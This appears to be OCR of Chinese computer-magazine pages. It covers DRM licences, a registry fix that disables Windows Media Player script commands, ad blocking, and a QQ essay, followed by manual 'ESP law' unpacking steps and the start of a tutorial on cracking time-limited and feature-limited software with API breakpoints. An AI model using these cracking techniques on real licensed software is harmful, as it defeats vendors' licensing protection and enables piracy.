


图3 利用网页获取许可证

第2步：单击“是”按钮，打开网页获得许可证。现在进入了许可证管理界面，在正式的加密方案中，播放器将弹出认证界面，要求用户输入会员名和密码，或者要求用户输入卡号和密码（也可以选择静默方式发放许可证，不会弹出窗口）。在本文的例子中，现在打开了一个演示页面。在权限文本框后，可以选择播放的次数和支付的点数。如图4所示。




图4 许可证管理中心

第3步：单击“确定”按钮，即可获得许可证了，同时系统会提示用户获得播放的次数。单击“播放”按钮，就可以看到我们心仪已久的视频或音频节目了。如图5所示。




图5 获得许可证的提示

3、对视频文件的HTML脚本安全防范

在Windows Media程序中运行脚本命令时，可以带来许多超值的体验。但是，在信息安全领域中，DRM加密保护还只是一种立足于操作级控制的技术，它所对付的只能是其中一部分隐患，而对于如病毒入侵、黑客破坏等恶性手段并不能独立提供完整的应对措施。实际应用中，只能尽

可能保证信息内容文件被窃取后，盗窃者需要付出昂贵的代价才能破解这些文件，使其感觉“得不偿失”。

在 Windows Media 程序中，如果运行脚本命令的功能被黑客利用，可能会造成很大的安全隐患。一个最典型的例子就是索尼公司的 DRM 保护程序。设计之初，他们没有考虑到 DRM 卸载程序中的安全漏洞，导致用户的计算机系统很容易崩溃或遭到黑客和病毒的攻击要更改 Windows Media Player 的脚本行为。因此，需要针对视频文件的 HTML 脚本功能进行合理的防范。方法如下：

第 1 步：将以下文本插入一个空白文本（.txt）文件中，然后用 .reg 扩展名保存该文件。

```
Windows 注册表编辑器 5.00 版
[HKEY_CURRENT_USER\Software\Microsoft\MediaPlayer\Preferences]
"PlayerScriptCommandsEnabled"=dword:00000000
```

其中，“dword:00000000”表示关闭脚本命令处理导致的浏览器启动，并关闭 DRM 许可证获取。如果将这个值修改为“dword:00000001”，则表示打开脚本命令处理导致的浏览器启动，并打开 DRM 许可证获取。

第 2 步：双击该 .reg 文件，将其导入到注册表中。如果该注册表项不存在，则说明脚本命令和 DRM 许可证获取已打开。

默认情况下，Windows Media Player 中的该功能是关闭的，要打开该功能，还可以在软件中，单击“工具”菜单中的“选项”，单击“安全”选项卡，然后单击已选中“内容”区域中的复选框。如图 6 所示。




图 6　在 Windows Media Player 中进行安全设置

可见，DRM 产品通常需要与杀毒软件、防火墙等针对其他安全层面的安全软件进行配合，才能真正完全地保障电子文档的安全访问和合理利用。当然，随着越来越多的公司逐渐认识到保护知识产权的重要性，DRM 技术也会逐步完善并得到突飞猛进的发展。

【文中涉及的 DRM 音频视频加密器，已收录在光盘中。】

防止广告的入侵，我有办法

午夜的猪[TAT]



从本文你可以学到：
1. 如何利用 Adblock 来过滤广告。
2. 利用路由器的域名过滤功能屏蔽广告。

最近，喜欢上网看电影、听音乐。小弟的老婆是一个电影和音乐的痴迷者，天天都吵着要看。但现在的网站广告和现实社会中的“牛皮癣”一样多如牛毛，且每个网站都是，一打开网页就会弹出几个网页广告，这些网页页面左飘一个右飘一个，老是会导致浏览器占用过多的访问资源，使主机突然之间就慢了下来，简直是气死人。听老婆说现在有很多人都在用那个“火壶”，我就纳闷了，什么时候网上出来一个“火壶”的？听清楚后才知道原来是鼎鼎大名的“火狐－FireFox”。因为程序向来以安全、快速为重要卖点，所以“火狐”很快就占领了 Internet Explorer 的部分市场，而且有持续增高的势头。因为是老婆介绍的，所以我就去下载了一个试用，感觉挺不错的，就是启动的时候比较慢，而且程序对一些编写不规范的网站会有显示错误的问题出现。但是总体来说对于我们这些使用大众还是蛮不错的。

一、Adblock 拦截广告

FireFox 采用不一样的内核，所以对于 Internet Explorer 的漏洞没有任何反应，这对于我们这些菜鸟来说是一个好消息。FireFox 在广告过滤方面没有像 Internet Explorer 那样捆绑了一些广告过滤功能，不过 FireFox 的支持者马上就意识到了广告的危害，所以很快开发出了适合 FireFox 浏览器的插件 Adblock。它只有 77kb 的小个头，但是却功能强大，程序简单，只要连接上 FireFox 的官方网站，选择“extensions”后从“Top extensions”中找到 Adblock 的连接就可以安装了。

“大家要记住，如果你是使用 Mozilla 的话，请不要安装 FireFox 喔，不然的话 Adblock 是不会安装的。”

安装之后，就要对所要屏蔽的广告地址进行屏蔽，不然 Adblock 就会成为装饰物，起不了任何作用。我们先找一个“牛皮癣”网站试试看，看看我们的 Adblock 是怎么把广告屏蔽掉的。当我们访问广告超级多的网站时，对着广告点右键就会出现菜单，然后选择我们可爱的 Adblock 中的“Adblock Image”选项，就会显示出该广告的所在地址，经过确认之后该地址就会被屏蔽了，如图 1、图 2 所示。




图 1　在广告上点右键




图 2　添加广告过滤

如果大家觉得这样屏蔽太慢的话，可以尝试点击右下角的 Adblock 图标，就会显示整个页面所有图片及 Flash 的连接地址，你想屏蔽哪个就可以屏蔽哪个了喔，当然不是广告的图片也可以被屏蔽的，如图 3 所示。红色斜体字就是屏蔽广告的连接了，而且它还会显示该屏蔽连接采用的是什么形式的标签喔！




图 3　整个页面所有图片及 Flash 的连接地址

二、路由器拦截广告

介绍到这里，大家对 FireFox 的小插件都有了一个详细的认识了吧！为了大家更加方便地拦截广告，接下来我教大家怎么利用自己家中的路由器安全功能来拦截一些大型的广告网站！大家都知道，现在

网上赚钱大多都是基于广告及软件两种方式进行的，我们通常最烦的就是流氓软件和广告的滋扰，特别是上一些大型网站的时候，它们都会在网站附带一些大型广告网站的代码，如果整天要用Adblock的话比较麻烦，所以我们可以尝试用路由器拦截域名或者IP，刚好现在大多的路由器都有这种功能。在路由器的“安全设置”→“域名过滤”中填入我们需要屏蔽的广告网站，如图4所示。




图4　进行域名过滤

红色部分的就是功能模块页面，当我们找到一些需要禁止的广告网站时，直接填入它们的地址就完成操作了，这样以后不管怎么访问该网站都不会收到任何广告信息。




图5　已过滤的域名列表

在列表当中的所有程序都不会被访问，不管他们怎么IFRAME还是干吗，都没办法强迫我们的眼睛及程序访问他们网站的广告！再加上Adblock的强化功能，我们可以很轻松地避免广告的滋扰，自由自在地看电影、听音乐咯！哈哈哈。

【文中涉及到的Adblock已经收录在光盘中。】

编辑点评　利用路由器的域名过滤功能屏蔽广告的方法太极端，除非你屏蔽的是一个提高广告的网站。许多浏览器都具有屏蔽广告的功能，且设置的时候还可以使用通配符，这样可以大大提高设置的灵活度。注意，并不是所有的弹出式窗口都是无用信息，这不能一概而论。而对于需要允许弹出窗口或广告的网站，把其加入到“白名单”即可。

网络上很流行这么一个问题：几十年以后，我们死了，QQ号怎么办？作为一个时尚话题，自然有很多好玩的答案，比如，带到“那边”继续使用，叫活着的朋友每天把QQ挂在线上，打开自动回复“我真的死了”等等，诸如此类的回答都很有意思。

忽然想到，QQ对我们这代人来说似乎真的太重要了，我常听到的一句话就是：过段时间，我手机号可能会变，到时QQ联系告诉你。看起来QQ要与手机一争高低了。那么QQ会不会取代手机呢？不管最终结果如何，QQ都已经无可置疑地成了很多人的最爱！

当然也不是所有的人都喜欢QQ，相反还认为QQ之类是个噩梦。昨天几个朋友在MSN里说要不要建个MSN群，PY突然来了一句：“我看还是算了，才从QQ群消息的噩梦中逃到MSN里，就别让噩梦在这重演了吧！”LALA也站出来说：“是呀，别说QQ，现在连MSN也不敢上了，偶都转移到Gtalk去了！”我也深有感触，我现在都是在夜深人静的时候悄悄打开QQ，回复下朋友的留言，白天，真的不敢露面。

其实，不是不想上线，只是蜂拥而至的消息会让我们晕头转向，不知所措。QQ真的好吵！

“破”资源

Windows API函数(CHM格式)

本帮助文件由陈国强个人整理后出版，内容全摘自网络，版权归实际作者所有。

整理者的话：

为了让网友们能更好地阅读和管理Windows API函数，我将网上的资料整理成一个帮助文件，让查阅API函数变得更简单，也更有效。本帮助文件中的Windows API函数大约有774个，共分十二大类，基本上包括了大部分常用和非常用的Windows API函数（图1）。




图1

“破”技巧

ESP定律手工脱壳步骤

第一步：查壳。

第二步：用OD载入。

第三步：按F8单步向下走，注意，当右边的ESP（堆栈指针寄存器）和EIP（指令指针寄存器）同时变红时，就停下。

第四步：记下ESP地址，在左下角的Commanc中输入dd　ESP所对应的地址，并回车。

第五步：在数值下面单击右键——断点——硬件访问——WORD。


第六步：按F9运行来到断点。

第七步：然后再按F8单步向下走，注意：一个大跳转就来到程序的OEP，也就是程序的入口。

第八步：单击右键——脱壳在当前调试的进程——复制修正处的地址（也就是程序的入口地址）。

第九步：修复。

破解0起步第三篇之
应用API函数破解程序



飘舞的风

从本文你可以学到：
1、了解API函数及其如何下断点。
2、对功能限制类软件的破法。
3、对时间限制类软件的破解方法。

首先我们要了解什么是API，API的英文全称为Application Programming Interface（应用程序编程接口），它是windows中提供的函数集合。在编程的时候，VB、VC、DELPHI这些编程语言提供了大部分控件、类库等，它们代替了API函数的功能。事实上这些类库和控件都是构架在WIN32 API函数基础之上的，是封装了的API函数的集合，它们把常用的API函数组合在一起成为一个控件或类库，并赋予其方便的使用方法。

由于WIN32 程序大量调用系统提供的API函数，而WIN32平台上的调试器恰好针对API函数设置断点的功能，因而掌握常用的WIN32 API函数的具体用法结合跟踪调试程序能给我们带来极大的方便。

我们按破解的需要把API分成如下几类

```
拦截窗口:
bpx CreateWindow          创建窗口
bpx CreateWindowEx(A)     创建窗口
bpx ShowWindow            显示窗口
bpx UpdateWindow          更新窗口
bpx GetWindowText(A)      获取窗口文本
拦截消息框:
bpx MessageBox(A)         创建对话框
bpx MessageBoxExA         同上
bpx MessageBoxIndirect(A) 创建有选择的对话框
拦截警告声:
bpx MessageBeep
拦截对话框:
bpx DialogBox  创建模态对话框
bpx DialogBoxParam(A)
bpx DialogBoxIndirect
bpx DialogBoxIndirectParam(A)同上
bpx CreateDialog          创建非模态对话框
bpx CreateDialogParam(A)
bpx CreateDialogIndirect
bpx CreateDialogIndirectParam(A) 同上
bpx GetDlgItemText(A) 获取对话框文本
bpx GetDlgItemInt     获取对话框文本并转成整型
拦截剪贴板:
    bpx GetClipboardData
拦截注册表:
bpx RegOpenKey(A)         打开注册表
bpx RegOpenKeyEx          同上
bpx RegQueryValue(A)      查询键值
bpx RegQueryValueEx       同上
bpx RegSetValue(A)        写注册表
bpx RegSetValueEx(A)      同上
功能限制拦截断点:
bpx EnableMenuItem        显示或禁用菜单
bpx EnableWindow          显示或禁用窗口
拦截时间:
bpx GetLocalTime          得到本地时间
bpx GetSystemTime         得到系统时间
bpx GetFileTime           得到文件时间
bpx SetTimer              创建定时器（比如20分钟后关闭程序）
拦截文件:
bpx CreateFileA           创建文件
bpx OpenFile              打开文件
bpx ReadFile              读取文件
bpx WriteFile             写文件
拦截驱动器:
bpx GetDrivetype(A)       得到磁盘驱动器类型，比如是光驱还是硬盘
bpx GetLogicalDrives      得到逻辑驱动器符号
bpx GetLogicalDriveStringsA  得到当前所有逻辑驱动器的根驱动器路径
```

这里，我们只是讲了知识要点，详细用法请大家参考MSDN文档。下面带领大家通过几个练习题来熟悉下是怎么下断点的。

例一：破除功能限制

